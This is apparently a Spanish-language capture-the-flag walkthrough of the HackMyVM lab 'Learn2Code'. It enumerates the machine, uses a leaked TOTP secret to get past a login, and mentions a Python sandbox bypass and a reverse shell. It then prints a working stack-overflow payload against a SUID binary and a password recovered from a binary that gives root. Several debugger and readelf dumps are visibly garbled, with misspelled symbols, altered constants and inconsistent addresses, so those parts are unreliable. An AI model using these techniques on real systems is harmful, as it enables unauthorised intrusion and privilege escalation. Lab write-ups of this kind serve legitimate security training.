

HackmyVM - Learn2Code	
OS:	Linux
Nivel:	Intermedio
Release:	03/09/2020
Técnicas utilizadas	
Google Authenticator PHPGangsta	
Bypass Python sandbox	
Ingeniería inversa (Ghidra/radare2)	
Buffer Overflow x64 [NX protection enable, PIE protection enable, RelRO partial protection enable (ASLR activate)]	

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `netdiscover -i eth0 -r 192.168.1.0/24` para identificar todos los hosts disponibles en mi red.

```
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 1 hosts. Total size: 300
-----
IP             At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.12   08:00:27:87:31:df  5      300  PCS Systemtechnik GmbH

(root@kali) ~ - [ /home/administrador ]
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_symfonos` para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-title: Access system
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:87:31:DF (Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:10
Completed NSE at 10:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:10
Completed NSE at 10:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

Análisis del puerto 80 (HTTP)

La página web utiliza “Google Authenticator”, una aplicación que implementa la autenticación de dos factores utilizando el protocolo Time-Based One-Time Password (TOTP) y HMAC-Based One-Time Password (HOTP) para autenticar a los usuarios.




Los códigos de autenticación se generan utilizando un número secreto que se comparte entre el servicio y la aplicación durante la configuración inicial. Al no tener ese número, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
(root@kali) ~/home/administrador
└─$ gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -b 403,404 --random-agent

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.7.6) Gecko/20050226 Firefox/1.0.1
[+] Extensions:     html,php,txt
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php      (Status: 200) [Size: 1161]
/includes       (Status: 301) [Size: 315] [--> http://192.168.1.12/includes/]
/todo.txt       (Status: 200) [Size: 51]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

Después de realizar este análisis accedí al directorio /include descubierto por gobuster. Esta página contiene los directorio de posiblemente una página web, así que descargué todo el directorio en mi máquina de atacante:



Al investigar dentro de los directorios descubrí un archivo con extensión php que contiene el valor de la variable que podría utilizar para obtener la contraseña que necesitaba para poder acceder a la aplicación:

```
(root@kali)~/home/administrador/192.168.1.12/includes/php
# cat access.php.bak
<?php
require_once 'GoogleAuthenticator.php';
$ga = new PHPGangsta_GoogleAuthenticator();
$secret = "S4I22IG3KHZIGQCJ";

if ($_POST['action'] == 'check_code') {
    $code = $_POST['code'];
    $result = $ga->verifyCode($secret, $code, 1);

    if ($result) {
        include('coder.php');
    } else {
        echo "wrong";
    }
}
?>
```

Las instrucciones de cómo obtener dicha contraseña se encuentra en su repositorio de github. Este código PHP utiliza la biblioteca PHPGangsta/GoogleAuthenticator para generar un código de autenticación basado en el número secreto \$secret:

```
GNU nano 7.2 google.php
<?php
require_once 'PHPGangsta/GoogleAuthenticator.php';

$ga = new PHPGangsta_GoogleAuthenticator();
$secret = "S4I22IG3KHZIGQCJ";
echo "Secret is: ".$secret."\n\n";


$oneCode = $ga->getCode($secret);
echo "Checking Code '$oneCode' and Secret '$secret':\n";
?>
```

Después de ejecutar esta aplicación PHP obtuve la contraseña que necesité para acceder a la página web:


```
(root@kali)~/home/administrador/Descargas/GoogleAuthenticator-master
# php google.php
Secret is: S4I22IG3KHZIGQCJ

Checking Code '393404' and Secret 'S4I22IG3KHZIGQCJ':
#
```


Después de investigar esta página descubrí que es posible ejecutar código python, pero para realizar esto es necesario utilizar una técnica conocida como “bypass Python sandbox”.




Un sandbox de Python es un entorno aislado donde se puede ejecutar código Python de forma segura además de restringir las operaciones que el código puede realizar, lo que ayuda a prevenir la ejecución de código malicioso. Las técnicas de bypass de sandbox implican encontrar formas de evadir estas restricciones para ejecutar código que normalmente estaría bloqueado por el sandbox.



Sabiendo todo esto y cómo ejecutar código python, sólo queda crear una reverse shell que me permitiera realizar una intrusión dentro de la máquina víctima:



Una vez que logré la intrusión, busqué todos los archivos con permisos SUID en el sistema. Los archivos con permisos SUID son aquellos que se ejecutan con los permisos del propietario del archivo, en lugar de los permisos del usuario que lo ejecuta.



Ingeniería inversa


Este archivo podría ser útil, así que lo descargué en mi máquina atacante para analizarlo con más detalle. Es un archivo ELF (Executable and Linkable Format) de 64 bits, y además, es un archivo ejecutable independiente de la posición (DYN), lo que significa que puede ejecutarse en cualquier lugar en la memoria.

```
(root@kali) ~/home/administrador/Descargas
└─ readelf -h MakeLearner
Encabezado ELF:
  Mágico: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00
  Clase: ELF64
  Datos: complemento a 2, little endian
  Versión: 1 (current)
  OS/ABI: UNIX - System V
  Versión ABI: 0
  Tipo: DYN (Position-Independent Executable file)
  Máquina: Advanced Micro Devices X86-64
  Versión: 0x1
  Dirección del punto de entrada: 0x1000
  Inicio de encabezados de programa: 64 (bytes en el fichero)
  Inicio de encabezados de sección: 14944 (bytes en el fichero)
  Opciones: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section headers: 64 (bytes)
  Number of section headers: 30
  Section header string table index: 29

(root@kali) ~/home/administrador/Descargas
└─ readelf -l MakeLearner
El tipo del fichero elf es DYN (Position-Independent Executable file)
Entry point 0x1000
There are 11 program headers, starting at offset 64

Encabezados de Programa:
  Tipo      Desplazamiento  DirVirtual  DirFísica
PHDR      TamFichero      TamMemoria  Opts  Alineación
INTERP     0x0000000000000000 0x0000000000000000 0x0000000000000000 0
LOAD       0x0000000000000000 0x0000000000000000 0x0000000000000000 0
LOAD       0x0000000000000000 0x0000000000000000 0x0000000000000000 0
LOAD       0x0000000000000000 0x0000000000000000 0x0000000000000000 0
LOAD       0x0000000000000000 0x0000000000000000 0x0000000000000000 0
DYNAMIC    0x0000000000000000 0x0000000000000000 0x0000000000000000 0
NOTE      0x0000000000000000 0x0000000000000000 0x0000000000000000 0
GNU_EH_FRAME 0x0000000000000000 0x0000000000000000 0x0000000000000000 0
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000 0
GNU_RELRO 0x0000000000000000 0x0000000000000000 0x0000000000000000 0
```

Si no se proporciona ningún argumento al programa (`param_1 == 1`), el programa termina con un error. En caso contrario, copia el valor de `*(char **)(param_2 + 8)` a la variable “input”. Si el valor de la variable “password” es igual a `0x61626364`, el programa cambia su UID y GID a 1000 y lanza una shell (`/bin/bash`). Si esa condición no se cumple, el programa imprime un mensaje de error. El objetivo sería cambiar el valor de la variable “password” a `0x61626364` para obtener una shell con los privilegios del usuario con UID y GID 1000.



```
Decompile: main - (MakeLearner)
1  undefined8 main(int param_1,long param_2)
2
3
4  {
5      char input [76];
6      uint password;
7
8      if (param_1 == 1) {
9          errx(1,"please specify an argument\n");
10     }
11     printf("Change the '\modified\' variable value to '\0x61626364\' to be a learner");
12     password = 0;
13     strcpy(input,*(char **)(param_2 + 8));
14     if (password == 0x61626364) {
15         setuid(1000);
16         setgid(1000);
17         system("/bin/bash");
18     }
19     else {
20         printf("Try again, you got 0x%08x\n", (ulong)password);
21     }
22     return 0;
23 }
24
```

Antes de continuar es necesario conocer el tipo de protecciones que tiene activado. En concreto la protección PIE -Position Independent Executable- y la protección NX (No eXecute) está activada.

```
gelf> checksec MakeLearner
[+] checksec for '/home/administrador/Descargas/MakeLearner'
Canary      : X
NX          : X
PIE         : X
Fortify     : X
RelRO      : Partial
gelf>
```

```

Legend: Modified register | Cpu | Heap | Stack | String ]
0x0: 0x41414141
0x1: 0x0007fffffffd38 + 0x0007fffffffe01 + "/home/administrador/Descargas/MakeLearner"
0x2: 0xb
0x3: 0x0007fffffffe0b + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x4: 0x0007fffffffd38 + 0x0007fffffffe01 + "/home/administrador/Descargas/MakeLearner"
0x5: 0x0007fffffffe0b + 0x0007fffffffe01 + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x6: 0x0007fffffffe0f + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x7: 0x0007ffffffdbd4 + "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x8: 0x000555555551e5 + <main+96> cmp eax, 0x1626364
0x9: 0x40
0xa: 0x10
0xb: 0x0007fffffd2238 + 0x0001000100004244 ("db")
0xc: 0x0007fffffd1f10 + <_stcrrp_vxx2> vpxor xmm7, xmm7, xmm7
0xd: 0x0
0xe: 0x0007fffffffd450 + 0x0007fffffffe1c + "SYSTEMD_EXEC_PID=1655"
0xf: 0x0007fffffd0d00 + 0x0007fffffd2e20 + 0x00055555555400 + jg 0x555555554047
0x10: [Zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
0x11: 0x03 3e: 02b 3e: 0x00 3e: 00b 3e: 0xb 3e: 0xb
0x12: 0x0007fffffffd38 + 0x0007fffffffd38 + 0x0007fffffffe01 + "/home/administrador/Descargas/MakeLearner" + $rsp
0x13: 0x0007fffffffd3c + 0x0008: 0x0000000200000000
0x14: 0x0007fffffffd3c + 0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x15: 0x0007fffffffd3d + 0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x16: 0x0007fffffffd3e + 0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x17: 0x0007fffffffd3e + 0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x18: 0x0007fffffffd3e + 0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x19: 0x0007fffffffd3f + 0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."
0x1a: 0x5555555551d4 <main+85> mov rdi, rax
0x1b: 0x5555555551d6 <main+89> call 0x555555555030 <stcrrp@plt>
0x1c: 0x5555555551d2 <main+93> mov eax, DWORD PTR [rbp-0x4]
0x1d: 0x5555555551e5 <main+96> cmp eax, 0x1626364
0x1e: 0x5555555551e1 <main+101> jne 0x55555555520e <main+137>
0x1f: 0x5555555551e1 <main+103> mov edi, 0x2e
0x20: 0x5555555551f1 <main+108> call 0x555555555080 <setuid@plt>
0x21: 0x5555555551f6 <main+113> mov edi, 0x3e
0x22: 0x5555555551fb <main+118> call 0x555555555070 <setgid@plt>

[0] Id 1, Name: "MakeLearner", stopped 0x5555555551e5 in main(), reason: BREAKPOINT

()

gef> x/s $rbp-0x4
0xffffffffdc1c: "AAAA"

```

```

root@kali:~# python3 -c 'print("A" * 76 + "\x64\x63\x62\x61")'
Starting program: /home/administrador/Descargas/MakeLearner ${python3 -c 'print("A" * 76 + "\x64\x63\x62\x61")'}
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 140309]
bash: /root/.bashrc: Permiso denegado
administrador@kali: /home/administrador/Descargas$ id
uid=1000(administrador) gid=0(root) grupos=0(root)
administrador@kali: /home/administrador/Descargas$

```

```
gef> x/300wx $rsp
0x7fffffffdbcb: 0xffffffff 0x00000000 0x00000000 0x00000002
0x7fffffffdbdc: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbde: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbdf: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf1: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf2: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf3: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf4: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdbf5: 0x00000000 0x00000000 0xf7df16ca 0x00000fff
0x7fffffffdbf6: 0x00000000 0x00000000 0x55555555 0x00005555
```

Escalada de privilegios

Después de conseguir acceder al directorio home del usuario “learner”, encontré una aplicación con un nombre muy llamativo: “MySecretPasswordVault”. Este nombre sugiere que la aplicación podría estar almacenando contraseñas u otra información sensible.

```
www-data@Learn2Code: /usr/bin$ ./MakeMeLearner $(python3 -c 'print("A" * 76 + "\x64\x63\x62\x61")')
learner@Learn2Code: /usr/bin$ id
uid=1000(learner) gid=33(www-data) groups=33(www-data)
learner@Learn2Code: /usr/bin$ cd /home/learner/
learner@Learn2Code: /home/learner$ ls -la
total 44
dr-xr-xr-x 2 learner learner 4096 Sep 28 2020 .
drwxr-xr-x 3 root root 4096 Sep 28 2020 ..
lrwxrwxrwx 1 root root 9 Sep 28 2020 .bash_history -> /dev/null
-rw-r--r-- 1 learner learner 220 Sep 28 2020 .bash_logout
-rw-r--r-- 1 learner learner 3526 Sep 28 2020 .bashrc
-rw-r--r-- 1 learner learner 807 Sep 28 2020 .profile
-r-x----- 1 learner learner 16608 Sep 28 2020 MySecretPasswordVault
-r----- 1 learner learner 14 Sep 28 2020 user.txt
learner@Learn2Code: /home/learner$ cat user.txt
```

Al decompilar el código de la aplicación “MySecretPasswordVault” encontré una posible contraseña que probé para intentar escalar privilegios:

```
[0x00001050] pdf @main
; .text:00001050: from entropy 0 0x1050
00: int main(int argc, char **argv, char **envp);
; var char *var_10h @ rbp-0x18
; var int *var_10h @ rbp-0x18
; var char *var_0 @ rbp-0x5
0x00001125 55 push rbp
0x00001126 489e5 mov rbp, rsp
0x00001127 48b2c79 sub rsp, 0x20
0x00001128 48d05c4e0 lea rax, str.N0198h0 ; 0x2000 ; "N0198h0"
0x00001129 48b95f8 mov qword [var_0], rax
0x0000112a 48d05c10e0 lea rax, [0x00002010] ; "Ib)"
0x0000112b 48b95f8 mov qword [var_1], rax
0x0000112c 48d05ba0e0 lea rax, str._2 ; 0x2010 ; "(2)"
0x0000112d 48b95e8 mov qword [var_2], rax
0x0000112e 48d05bb0e0 lea rax, str.If.you.are.a.learner._im_sure_you_know_what_to_do_with_me. ; 0x2020 ; "If you are a learner, I'm sure you know what to do with me." ; const char *s
0x0000112f e8c6feef call sym.imp.puts ; int puts(const char *s)
0x00001130 b800000000 mov eax, 0
0x00001131 c9 leave
0x00001132 c3 ret
```

Finalmente, esta contraseña parece correcta al acceder al sistema como usuario root:

```
learner@Learn2Code: /home/learner$ su
Password:
root@Learn2Code: /home/learner# id
uid=0(root) gid=0(root) groups=0(root)
root@Learn2Code: /home/learner# cat /root/root.txt
root@Learn2Code: /home/learner#
```

Bibliografía

<https://github.com/PHPGangsta/GoogleAuthenticator>

<https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes>